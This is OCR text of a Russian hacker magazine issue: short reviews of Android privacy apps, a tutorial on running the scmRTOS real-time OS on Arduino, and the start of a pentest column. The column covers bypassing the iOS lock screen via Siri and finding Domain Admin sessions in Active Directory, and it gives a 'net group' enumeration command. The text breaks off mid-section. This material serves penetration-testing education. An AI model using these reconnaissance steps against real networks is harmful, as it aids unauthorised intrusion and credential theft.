Сегодня в выпуске: защищаем приложения от посторонних глаз с помощью кода, набранного клавишами громкости, открываем сайты и веб-приложения в собственных непересекающихся песочницах, скрываем текст в изображениях так, что его не заметит даже эксперт, а также устанавливаем действительно сложный пароль шифрования накопителя вместо простого PIN-кода.

ВЫПУСК #2. БЕЗОПАСНОСТЬ




PIXELKNOT: HIDDEN MESSAGES

Ребята из проекта Guardian (guardianproject.info) создали много интересных и полезных открытых приложений для Android. Orbot, Orweb, ChatSecure — многие пользователи устанавливали этот софт или слышали о нем. Однако у разработчиков есть и более интересные и необычные творения.

PixelKnot — одно из них. Это приложение для стеганографии, то есть сокрытия информации в изображениях, которое выгодно отличается от конкурентов благодаря открытому исходному коду и использованию алгоритма F5 (goo.gl/Jjehuw). Последний позволяет без проблем поместить в изображении достаточно большие куски инфы, причем так, что 99% людей не смогут определить, что изображение было изменено.

Более того, разработчики заявляют, что в подавляющем большинстве случаев даже инструмент Stegdetect не сможет определить, что изображение имеет скрытый текст.

PixelKnot: Hidden Messages: goo.gl/Uf3fe9
Платформа: Android
Цена: бесплатно / open source




NATIVEWRAP

Уязвимости в браузерах и клиентах веб-приложений не такая уж и редкость, поэтому для тех, кто заботится о безопасности своих данных, запущенный в песочнице браузер уже давно стал нормой. На десктопе для этого можно использовать любую виртуальную машину, но, когда речь заходит о смартфонах и планшетах, вопрос безопасности серьезно усложняется.

NativeWrap — простое приложение, которое решает данную проблему. Этот инструмент позволяет запаковать любой веб-сайт в APK-пакет, который затем можно установить как любое другое приложение. При запуске оно просто выведет веб-сайт на экран и не позволит выйти за его пределы. Каждое такое приложение — это отдельный веб-браузер, со своими кукисами и кешем, к тому же запертый внутри песочницы, формируемой ОС. Все, что он может делать, — это обмениваться данными по сети и читать файлы с SD-карты или записывать на нее (если разрешить это при создании APK).

Что немаловажно, каждый APK интегрирован с системой HTTPS Everywhere.

NativeWrap: goo.gl/aHWd0U
Платформа: Android
Цена: бесплатно




OOPS! APPLOCK

В маркете можно найти огромное количество блокираторов приложений, почти все из которых используют один и тот же принцип работы — перехватывают интент, посылаемый рабочим столом или другим приложением для запуска приложения, и вставляют на его место экран с предложением ввести PIN-код. Судя по всему, создателям Ooops! AppLock такой принцип работы показался слишком очевидным и простым и они решили схитрить.

Сохранив основной механизм блокировки без изменений, они отказались от экрана для ввода PIN'а и заменили его родным начальным экраном приложения и комбинацией нажатий на клавиши громкости. Как следствие, человек, запустивший заблокированное приложение, вообще не поймет, что происходит, и решит, что софтина просто зависла. Это не самый надежный способ защиты, зато с юмором.

Кстати, после установки Oops! AppLock сменит имя на K Note и даже сделает вид, что он и есть блокнот, — можно добавлять и сохранять заметки.

Oops! AppLock: goo.gl/58Yj65
Платформа: Android
Цена: бесплатно



CRYPTFS PASSWORD

В пятой версии Android корпорация Google изменила несколько ключевых функций безопасности. Одна из них — шифрование. Теперь смартфоны с предустановленным Android должны принудительно активировать шифрование пользовательских данных. По умолчанию в Android пароль шифрования всегда совпадает с PIN-кодом экрана блокировки, что довольно небезопасно, но его вполне можно изменить.

Cryptfs Password очень простое приложение, которое позволяет сделать пароль шифрования абсолютно любым, независимо от того, какой будет PIN-код. Единственный недостаток — требуются права root.

Cryptfs Password: goo.gl/EN5hUJ
Платформа: Android
Цена: бесплатно / open source

ВНИМАНИЕ: МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.



ОСЬ ДЛЯ АРДУИНО

НАЖИВЛЯЕМ МИНИМАЛИСТИЧНУЮ РЕАЛТАЙМОВУЮ ОПЕРАЦИОНКУ

В те недалекие времена, когда мы были молодыми и здоровыми, все ламеры сидели на Windows 98, а тру-хакеры пили пиво и дико напрягались, устанавливая на свои машины седьмую слакварь. Поставил слакварь — стал мужчиной. Сегодня установить линукс на свою машину может каждая блондинка, поэтому нам, хакерам, приходится искать для себя новые испытания. Как насчет установки операционной системы реального времени scmRTOS на Arduino? :)




Антон Сысоев
anton.sysoev@gmail.com

НЕМНОГО ТЕОРИИ

Похоже, что с логической точки зрения без сакраментального вопроса «Что же такое операционная система?» нам не обойтись, как бы банально этот вопрос ни звучал. По сути, ОС — это некий набор программ, который позволяет другим программистам не думать о железе, не заморачиваться над разделением ресурсов физической системы и обеспечением многозадачности. Более умно и подробно это описано в Википедии.

Теперь коснемся термина **операционная система реального времени**. Если кратко, то ось такого типа гарантирует реакцию программы на «внешний раздражитель» (аппаратное или программное прерывание) не более, чем через оговоренное время. Чуть копнув, можно выяснить, что существуют понятия «жесткого реалтайма» и «мягкого реалтайма», но настолько глубоко в вопрос вдаваться не буду, на эту тему в интернетах достаточно материала. Отмечу только, что, выставив в настольной операционной системе приоритет для процесса «максимальный», ты все равно не получишь «истинного» реалтайма.

Попробую «смочить» сухие слова. Операционная система общего назначения все события от внешней периферии кеширует и передает управление коду, обслуживающему данное событие только тогда, когда придет очередь этого обработчика. Исходя из этого, получаем порой немаленькие задержки в обработке событий. Для ПК это не трагично, так как твой ПК не управляет никакими критически важными процессами. Теперь представь, что твой код выполняется на каком-нибудь устройстве нефтеперерабатывающего завода. Задержка реакции на аварийное событие может привести к экологической катастрофе.



Но отвлечемся от катастроф. Проще говоря, ОС реального времени обеспечит твоему коду передачу управления за известное время (от величины этого времени зачастую зависит и выбор самой ОС) при возникновении какого-либо события.

Ну и еще одна плюшка от ОС — это многопоточность, способность ОС выполнять код нескольких процессов на одном физическом ядре процессора (или на нескольких ядрах), осуществляя переключение между процессами и обеспечивая межпроцессное взаимодействие.

МНОГОПОТОЧНОСТЬ

И как же все это должно работать, ведь ядро у микроконтроллера Arduino одно, а процессов, которые надо выполнить «одновременно», много? Для решения этой задачи придумали планировщик, в его обязанности входят следующие действия:

- решать, какой код выполнять в текущий момент;
- при переключении процессов отвечать за сохранение стеков текущего процесса и восстановление стеков переключаемого процесса.

Решение о переключении между процессами принимается на основе таких факторов, как истечение кванта операционной системы (при организации равноприоритетного планирования, или round robin), появление необходимости выполнить код более высокоприоритетного процесса, передать управление процессу, который ожидал аппаратное событие (и оно наступило), принудительный вызов переключения процессов. На самом деле факторов больше, я перечислил только основные.

Из сказанного может сложиться впечатление, что процессы всегда будут работать по нисходящим приоритетам (сначала завершается более высокоприоритетный процесс, передается управление менее приоритетному и так до Idle). Но это не совсем верно. Зачастую процессы привлекают периферию, от которой требуется дождаться ответа, и тогда процесс «впадает в спячку» (если код написан аккуратно), а планировщик передает управление менее приоритетному процессу. Как только будет получен ответ от периферии, обработчик прерываний периферии должен взвести соответствующий флаг (семафор, например), по которому и будет разбужен уснувший процесс.

ПАЦИЕНТА НА СТОЛ

Принцип работы всех ОС реального времени практически одинаков (не зря они объединены названием ;)), но есть и различия: разная реализация планировщиков, разное обеспечение межпроцессного взаимодействия, реализация таймеров, набор плюшек в виде поддержки из коробки периферийного оборудования и файловых систем и прочее. Чтобы разобраться в самих принципах работы ОС реального времени, надо остановиться на чем-то одном. Выбор пал на scmRTOS, написанную на C++ (если до этого ты писал только на си, плюсов не бойся — их тут немного :)).

scmRTOS — минималистичная операционная система, авторы дают нам только планировщик и базовые механизмы взаимодействия между процессами, остальное отдается на откуп пользователю ОС. scmRTOS имеет простой планировщик с вытесняющей многозадачностью, то есть в этой ОС нельзя создать несколько равноприоритетных процессов.

В проекте scmRTOS уже есть порт для нашего микроконтроллера (точнее, для всего семейства AVR, у которых ресурсов хватает на запуск этой ОС), чем мы и воспользуемся. Но, конечно же, мы покопаемся во внутренностях, так как цель данного материала — не просто запустить ОС, а разобраться, как это все работает.

В качестве базового проекта я возьму проект из материала прошлой статьи. Напомню, что в этом проекте реализована сигнализация вскрытия холодильника (мониторинг размыкания контактного датчика) — моргание светодиода с задаваемым из консоли интервалом. В рамках данной статьи мы всего лишь прикрутим ОС к этому проекту и добавим одну маленькую примочку — при возникновении события тебе в консоль будет выдаваться сообщение об этом. Функционально, конечно, ничего особо не поменяется, но на чем-то тренироваться надо.

НАЧИНАЕМ ОПЕРАЦИЮ

Скачивай исходники ОС с SourceForge (goo.gl/AavUUm). В комплекте идут несколько примеров, сами исходники операционки и порт для AVR.

Для начала работы надо создать конфигурационный файл, файл порта и файл расширений. Я недолго думая скопировал их из примеров, подкрутив только файл конфигурации scmRTOS_CONFIG.h и отключив вызовы со стороны ядра ненужных мне хуков, следующим нехитрым образом:

```
#define  scmRTOS_SYSTEM_↵
TICKS_ENABLE        0
#define  scmRTOS_SYSTIMER_↵
HOOK_ENABLE       0
// Выбор схемы
   переключения
   контекстов
#define  scmRTOS_CONTEXT_↵
SWITCH_SCHEME       1
// Использовать хук
   переключения контекстов
#define  scmRTOS_CONTEXT_↵
SWITCH_USER_HOOK_ENABLE   1
```


Отмечу отдельно scmRTOS_CONTEXT_SWITCH_SCHEME и scmRTOS_CONTEXT_SWITCH_USER_HOOK_ENABLE. Существует два способа переключения контекста процессов: прямое и асинхронное переключение с помощью программного прерывания. Я решил пойти путем асинхронного переключения (хотя в нашем случае это непринципиально). Если ты внимательно смотрел даташит на микроконтроллер ATmega2560 (а если не смотрел, то я подскажу), то заметил, что ATmega не имеет программных прерываний. В таком случае авторы операционки рекомендуют использовать какое-нибудь низкоприоритетное аппаратное прерывание и заставлять микроконтроллер вызывать его обработчик. В порте для AVR выбрано прерывание контроллера самопрограммирования SPM. Собственно, для «стимулирования» прерывания и необходимо, чтобы операционная система вызывала пользовательский хук переключения контекстов, так как это уже платформозависимая часть.

Следующим шагом необходимо включить таймер, отсчитывающий «квант» операционной системы.

```
TIMER0_CS_REG  = (1 << CS01) | (1 << CS00); //clk/64
UNLOCK_SYSTEM_TIMER();
```

Для того чтобы создавать меньше каши и писать в «терминах» операционной системы, я использовал макросы для таймера, определенные в scmRTOS_TARGET_CFG.h.

Под завершение добавим в функцию main вызов перехода в операционную систему и выкинем из этой функции все лишнее.



```
int main(void)       {

   // Настраиваем железо
   init_hw();
   printf_P(PSTR("\r\↵
   nStarted...\r\n"));
   OS::run();
}
```

ПРОЦЕССЫ

Каждый процесс — это небольшая программа, которая выполняется в бесконечном цикле, выход из функции-процесса запрещен. По большей части все процессы обычно «спят» или вы-



Под контекстом процесса подразумевают стек возвратов, программный стек, значения регистров, то есть все то, что требуется программе для выполнения. При переключении контекстов процессов происходит сохранение состояния процессора для выполняемого в текущий момент процесса и воссоздание состояния процессора для нового. Фактически процесс никоим образом не может заподозрить, выполняется он в многозадачной среде или же в однозадачной, так как управление у него забирается бесцеремонно, а при возврате управления окружающая среда оказывается восстановлена. Единственное, о чем необходимо заботиться процессам, — это разделение ресурсов между ними, ведь, когда процесс начинает пользоваться разделяемым ресурсом, управление у него может быть отобрано и передано другому процессу, который неожиданно может захотеть попользоваться тем же ресурсом. Как пример, разделяемыми ресурсами является периферия процессора, если какой-то процесс захотел пообщаться с чем-то по шине SPI, то рекомендуется использовать объекты синхронизации для блокировки доступа к шине другим процессам.



WWW

Документация scmRTOS на русском: goo.gl/y2P6kh

Исходники проекта на GitHub: goo.gl/RtM3ZY



INFO

Ядро Linux имеет реалтаймовую версию для настольных систем – RTLinux, это «надстройка» над ядром Linux, которая позволяет применить реалтайм в ресурсоемких задачах, например для обработки аудиопотока.



INFO

Выход из функции-процесса запрещен в scmRTOS, процесс создается при старте микроконтроллера. Но существуют операционные системы, в которых процессы могут порождаться и завершаться динамически.



INFO

В статье рассмотрены основные, на взгляд автора, моменты работы с ОС. Материал является ознакомительным, сжатым и субъективным. Для более глубокого понимания рекомендую обратиться к описанию scmRTOS.

полняют код мониторинга внешней периферии (а может, даже и внешнего оборудования). Спящие процессы ожидают какого-то события, для того чтобы его обработать и уснуть до следующего. Такими событиями могут быть сообщения от других процессов, сигналы из прерываний об изменении состояния периферии.

В scmRTOS процессы создаются как экземпляры классов на основе базового шаблонного класса `OS::process<TPriority pr, size_t stack_size>`. `pr` — это приоритет процесса, в зависимости от настроек ОС приоритеты распределяются от младшего к более приоритетному или наоборот. scmRTOS не позволяет создавать несколько равноприоритетных процессов. `stack_size` задает размер стека, который будет зарезервирован для процесса, значение не подлежит какой-то математической оценке и чаще всего задается «на глаз», а потом эмпирически подгоняется под реальность.

В нашем проекте я сделал два процесса:

- процесс консоли команд;
- процесс сигнализации.

Процесс консоли является менее приоритетным и ожидает команды по UART. Процесс сигнализации ожидает сообщения из прерывания об изменении состояния дискретного входа, контролирующего взлом твоего холодильника, а при получении такого сообщения грязно ругается в консоль (выводит сообщение в UART).

Для красоты объявлю typedef для каждого класса-процесса:

```
// Объявляем процесс
   обработки команд консоли
typedef OS::process<OS::pr1, 500> TCommandTask;
TCommandTask CommandTask;
// экземпляр процесса консоли
// Объявляем процесс обработки сигнализации
typedef OS::process<OS::pr0, 500> TAlarmTask;
TAlarmTask AlarmTask;
// экземпляр процесса сигнализации
```

Теперь в пространстве имен `namespace OS` необходимо описать тело функций-процессов, приведу код для консоли:

```
namespace OS
{
template<> OS_PROCESS void TCommandTask::exec()
{
    for(;;)
    {
        process_command();
    }
}//TCommandTask::exec()
}// namespace OS
```

Как видишь, ничего сложного, просто мы в бесконечном цикле крутим вызов обработчика команд.


МЕЖПРОЦЕССНОЕ ВЗАИМОДЕЙСТВИЕ

Поговорим о сигнализации. Как уже сказано выше, мы хотим, чтобы наша железка выводила сообщение в UART при изменении состояния контактного датчика сигнализации холодильника. В прошлый раз мы сделали функции по смене режимов индикации устройства, теперь добавим новых плюшек.

Код обработки изменения состояния датчика находится в прерывании, и необходимо каким-то образом сообщить потоку, что произошло событие. Есть несколько вариантов: использовать флаги-события (Event), «почтовый ящик» MessageBox или межпроцессный канал channel. Я рекомендую использовать channel, так как он позволяет «кешировать» изменения состояния, в то время как процесс занимается обработкой «вытащенного» из канала события.

Для объекта, который мы будем передавать через канал, я объявил простенький класс.

```
struct TAlarmMessage {
    enum TAlarmSrc
```



```
    {
       DI_ALARAM,  // Сигнализация об изменении
                      дискретного входа
       AI_ALARM  // Сигнализация об изменении
       аналогового датчика (резерв для примера)
    } src;
    uint8_t state;
};
```

Теперь объявляй экземпляр канала

```
OS::channel<TAlarmMessage,↵
ALARM_MSG_BOX_CAPACITY>↵
AlarmMessageBox;
```

Для того чтобы получить из канала данные, необходимо вызвать функцию `AlarmMessageBox.pop()`. Фишка этой функции в том, что если в канале нет данных, то выполнение текущего процесса остановится и процесс будет переведен в спящий режим, а управление будет передано другому процессу. Как только в канале появятся данные, процесс будет разбужен (в порядке очереди по приоритетам готовых к выполнению процессов) и данные будут возвращены через аргумент.

```
TAlarmMessage msg;
// Тут мы уснем до получения
   аварийного сообщения
AlarmMessageBox.pop(msg);
// Получено сообщение,
   обработаем его
if (msg.state == 1)
    printf_P(PSTR("\r\nAlarm: raised\r\n"));
else
    printf_P(PSTR("\r\nAlarm: failed\r\n"));
```

Вообще, эта функция может ожидать данные с тайм-аутом. То есть если за отведенный тайм-аут данные не поступят в канал, то процесс будет разбужен и продолжит свое выполнение. В таком случае необходимо проверять булев результат возврата функции. В нашей программе это не нужно, поэтому будем ждать, пока данные не поступят в канал.

Для отправки сообщения об изменении состояния датчика в код обработки этого самого изменения добавь следующее:

```
TAlarmMessage msg;
msg.src = TAlarmMessage::DI_ALARAM;
msg.state = 1; // 0 для перехода в режим "норма"
AlarmMessageBox.push(msg);
ch_blink_mode(wm_alarm); // wm_normal для перехода
в режим "норма"
```


Таким образом мы наладили канал между прерыванием и процессом. Теперь при изменении состояния контактного датчика в процесс будет передано сообщение об этом.

БЕЗОПАСНОСТЬ ПРЕВЫШЕ ВСЕГО

Как ты можешь заметить, наша программа из двух процессов сразу пытается записать данные в UART. Это плохо. А может, и не так, как кажется на первый взгляд. В прошлый раз мы сделали простенькие FIFO-буферы для отправки и приема данных. Проблема заключается в следующих моментах:


- в то время, пока один процесс пишет данные в FIFO, второй процесс может начать делать то же самое, и сообщение от одного потока будет «разорвано» сообщением другого потока, а то и вовсе испорчено;
- в то время, пока процесс читает данные из FIFO, может возникнуть прерывание от UART, которое кладет данные в FIFO на прием;
- два потока попытаются прочитать данные из FIFO на прием;
- в то время, пока процесс читает данные из FIFO, может возникнуть прерывание от UART, которое захочет положить данные в FIFO на прием.

Во всех перечисленных случаях возникают проблемы совместного доступа к внутренним переменным FIFO. Для разрешения этих конфликтных ситуаций я организовал канал




WARNING

При работе с микроконтроллером постарайся убрать все металлические предметы, чтобы предотвратить случайное короткое замыкание и выход платы из строя.



WARNING

Редакция и автор не несут ответственности за возможный вред здоровью и имуществу, причиненный при несоблюдении техники безопасности работы с электроприборами.



WARNING

Обязательно объяви экземпляр класса-процесса, иначе операционная система начнет вести себя неадекватно, но отловить это будет крайне тяжело.

channal с элементами `uint8_t`. Дополнительные меры, которые пришлось применить, — это проверка на пустой канал перед чтением из него данных на отправку в UART и запись данных в канал при приеме из UART.

```
// Объявляем FIFO буферы для считывания и отправки
   данных в UART
#define TXFIFO_SIZE 128
uint8_t tx_buf[TXFIFO_SIZE];
static OS::TChannel uart_tx_fifo = OS:↵
:TChannel(tx_buf, TXFIFO_SIZE);
// Аналогично объявляется буфер на прием
ISR( USART0_RX_vect )
{
    OS::TISRW tisrw;
    unsigned char rxbyte = UDR0;
    // Необходима проверка на заполненность
    входящего буфера, так как поведение самого
    класса в этой ситуации нас немного не устраивает
    if (uart_rx_fifo.get_count() < RXFIFO_SIZE)
        uart_rx_fifo.push(rxbyte);
}
```

Еще одна неприятность — это когда процесс останавливается прерыванием и при работе обработчика прерывания возникнет необходимость перепланировать задачи (например, получены данные из UART, которые ожидаются через объект синхронизации более высокоприоритетным процессом, чем тот, что сейчас прерван). В этой ситуации объект синхронизации дает сигнал ОС о переключении контекста и надо как-то объяснить товарищу планировщику, что перепланирование стоит отложить до лучших времен, так как в данный момент идет выполнение контекста прерывания, а не процесса. В scmRTOS делается это достаточно просто, необходимо объявить экземпляр класса-враппера прерываний `OS::TISRW tisrw;`.

Копнув в исходники ОС, ты увидишь, что при создании экземпляра класса-враппера ядру сообщается, что сейчас выполняется код прерывания, а при вызове планировщика проверяется, не в прерывании ли мы сейчас. Если выполняется код обработчика прерывания, то переключение контекста не произойдет (либо будет отправлен запрос на программное прерывание, отвечающее за переключение контекстов, которое будет обработано после всех аппаратных прерываний).

Еще один класс, служащий мерами безопасности, — это `TCritSect`, или критическая секция. Экземпляры этого класса необходимо создавать в тех ситуациях, когда ты пытаешься изменить или прочитать объект, используемый в другом процессе или прерывании. С объектами класса `TCritSect` необходимо быть осторожным и ограничивать время его жизни только на доступ к общему объекту. Сделать это можно, ограничив область видимости объекта операторными скобками, например:

```
void foo()
{
    ... // много кода
    {// операторные скобки, ограничивающие
        критическую секцию
        TCritSect cs;
        ... // небезопасный код работы с общими
            ресурсами
 } // закрывающая скобка критической секции
          ... // еще много-много кода
}
```

К ПУСКУ ГОТОВ

Итак, теперь код готов к тому, чтобы его прошить в микроконтроллер и посмотреть, что же получилось. Прошивай микроконтроллер, открывай терминалку и для пущего эффекта нажми на кнопку RESET на плате. Как и в прошлый раз, в терминал выводится сообщение о старте и приглашение консоли:

```
Started...
Arduino>
```



INFO

Разработчики scmRTOS не рекомендуют использовать функции push/pop для channel в прерываниях, так как код этих функций перегружен блокировкой прерываний и вызовом планировщика.

Теперь попробуй разомкнуть контактный датчик, и в терминал тут же выведется сообщение об этом:

```
Alarm: raised
```

Если после этого замкнуть датчик, то в терминале сразу же появится уведомление:

```
Alarm: failed
```

ЗАКЛЮЧЕНИЕ

На этом я заканчиваю очень и очень краткое знакомство с операционными системами реального времени на микроконтроллерах. scmRTOS достаточно маленькая и мощная операционная система для такого малыша, как ATmega2560. В ней нет поддержки файловых систем, работы с периферией и еще всяких вкусностей, но в рамках ее применения на микроконтроллерах с очень ограниченными ресурсами это разумно возложено на плечи разработчика — пользователя ОС. Операционные системы дают огромный простор для более красивого, понятного и функционального кода. Надеюсь, что данный материал подогрел твой интерес к программированию микроконтроллеров. Железный привет, RESET :).

```
Started...

Arduino>
Alarm: failed

Alarm: raised

Alarm: failed

Alarm: raised

Alarm: failed

Alarm: raised
```

Экран терминала при размыкании/замыкании контактного датчика




DANGER

Статическое электричество смертельно для микросхем, старайся избегать работы с микроконтроллерами в синтетической и шерстяной одежде, по возможности используй заземляющие браслеты.

ПРОГРАММИСТАМ, РАБОТАЮЩИМ В WINDOWS


Волею судеб материал для этой статьи я готовил в ОС Windows и узнал в связи с этим много, хм, интересного. Во-первых, драйверы для Arduino придется скачивать либо вместе с Arduino IDE (в виде ZIP-архива и оттуда выдергивать драйверы) либо искать на просторах интернета. Я скачал Arduino IDE. Второй сюрприз меня поджидал при попытке прошить микроконтроллер с помощью AVRDUDE. Он упорно не хотел прошиваться, но я заметил, что при перезагрузке иногда он «цепляется». Выяснилось, что AVRDUDE не очень-то хочет работать с аппаратным управлением потоком порта, если ему не указать явно тип программатора через параметр `-cwiring` вместо `-c STK500`.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin

ОБОЙТИ LOCK SCREEN ДЛЯ IOS

РЕШЕНИЕ

Чтобы обезопасить данные, на многих мобильных девайсах используется lock screen, который требует ввести либо код, либо графический ключ. И пользователи мобильных девайсов верят, будто их приватная информация хорошо защищена локскрином. Но нам в любом случае интересно, как можно его обойти.

Как ни странно, способы были, есть и будут. Мне хотелось бы познакомить тебя с очень занимательной ссылкой (goo.gl/Lrs3QU). В этом топике блога SANS Penetration Testing представлен целый пак ссылок на видео и описания уязвимостей, которые были найдены в разных версиях iOS. Очень поучительный материал.

Но еще интересней, что есть универсальный метод получения частичного доступа за локскрином (в настройках по умолчанию, конечно), который работает даже в последних iOS'ах и который Apple, похоже, не будет править. Как ты, наверное, догадался, я говорю про Siri. Для людей, далеких от яблочных девайсов: Сири — это система управления смартфоном голосом.

Причины проблем кроются, во-первых, в том, что Сири доступна без ввода кода. А во-вторых, в нее входит целый ряд критичных функций, которые могут быть использованы без ввода кода. Например, можно посмотреть перечень последних звонков и сообщений, запостить что-нибудь в фейсбуке или твиттере или даже прочитать заметки (notes), где очень многие хранят реально приватные вещи (паролики, например). Это видео (goo.gl/n40xcx)все пояснит на примерах. Но конечно, это тот еще фейл.

НАЙТИ АДМИНА ДОМЕНА В WINDOWS-СЕТИ

РЕШЕНИЕ

Типичной целью пентеста внутри корпоративной сети (чаще всего построенной на ActiveDirectory) бывает компрометация контроллеров домена, то есть получение учетки с правами группы Domain Admins.

Обычно как получается с такими сетями: находим дырявые сервисы, получаем контроль над хостом, из памяти добываем учетки (креды либо хешики) и с ними идем уже на другие хосты, пока не найдем где-нибудь процессы юзера из группы Domain Admins. Если честно, то, сколько помню пентестов, проблемы найти админов не было — они обнаруживались сами собой и достаточно быстро. И как-то даже мысли не возникало, что может стоять такая задачка — находить их.

Но вот наткнулся на интересный топик блога (goo.gl/auk4Pw) компании NetSPI и осознал, что «точечный удар» будет более профессиональным подходом. Самое интересное, что можно с правами обычного доменного юзера оперативно найти администраторов.


Итак, начнем. Первая подзадача — определить всех админов домена. То бишь наших жертв. Фактически не считается, что эта информация приватная, а потому доступна она всем юзерам домена по умолчанию. Узнать их можно, например, стандартной командой

```
Net group "Domain↵
Admins" /domain
```

Но если помнишь, с ActiveDirectory можно работать через LDAP, причем опять-таки по умолчанию для доступа к нему требуется любая доменная учетка. Как следствие, мы можем получить не только перечень админов, но и, по сути, структуру юзеров и групп, а также много другой интересной информации.

Вторая подзадача — найти процессы, запущенные от админов домена. Это уже более специфическая тема. Методов несколько.


Есть такая штука, как Service Principle Name (SPN). Если очень примерно, то это имя сервиса, под которым он регистрируется в AD для работы Kerberos-аутентификацией. Но нас интересует здесь несколько другое. А именно то, что в LDAP'е мы можем просмотреть SPN с привязкой к аккаунту AD, под которой он запущен. То есть если какой-то сервис был запущен изначально под учетной записью администратора домена, то в LDAP'е для этой учетки будет SPN-запись с названием сервиса, а главное с именем хоста, где этот сервис запущен.



Чтобы не ползать вручную по LDAP'у, NetSPI написали скрипт на PowerShell (goo.gl/KOm8Nm) для удобного и быстрого поиска по группам.

Но у этого способа есть один минус. На практике только Microsoft'овские сервисы регистрируют себя в домене, а если учесть, что их нечасто запускают из-под доменных учеток, то шансы не очень велики. С другой стороны, если вспомнить, что каждый хост имеет учетную запись в AD, то мы можем легко найти все сервисы какого-то типа. Самый практичный пример — найти все MS SQL сервисы, которые есть в домене! И без какого-либо сканирования.

Иную возможность предоставляет нам NetBIOS. Мы с правами обычного юзера можем запросить у контроллеров домена информацию по активным сессиям. В итоге мы можем получить имя хоста с админскими процессами. Минус заключается в том, кто информация о сессиях будет за короткий промежуток времени, то есть если не было взаимодействия с контроллером, то мы не увидим админа в списке. А потому надо систематически запрашивать контроллеры — админчик когда-нибудь точно появится.



Получаем перечень сессий, используя NetSess

С помощью тулзы NetSess (goo.gl/ueSF8T) можно сделать запрос инфы, а с помощью скриптика (goo.gl/bQ3SmN) автоматизировать поиск по выводу.

NetSPI в блоге предложил еще два метода: запрашивать отдельные хосты на сессии юзеров через NetBIOS или, если есть учетка локального админа (одна на многих хостах), удаленно запрашивать список запущенных процессов. Но, имхо, оба они работают в редких случаях, да и шумноваты.

ПРОБРОСИТЬ ПОРТ ПОД WINDOWS

РЕШЕНИЕ

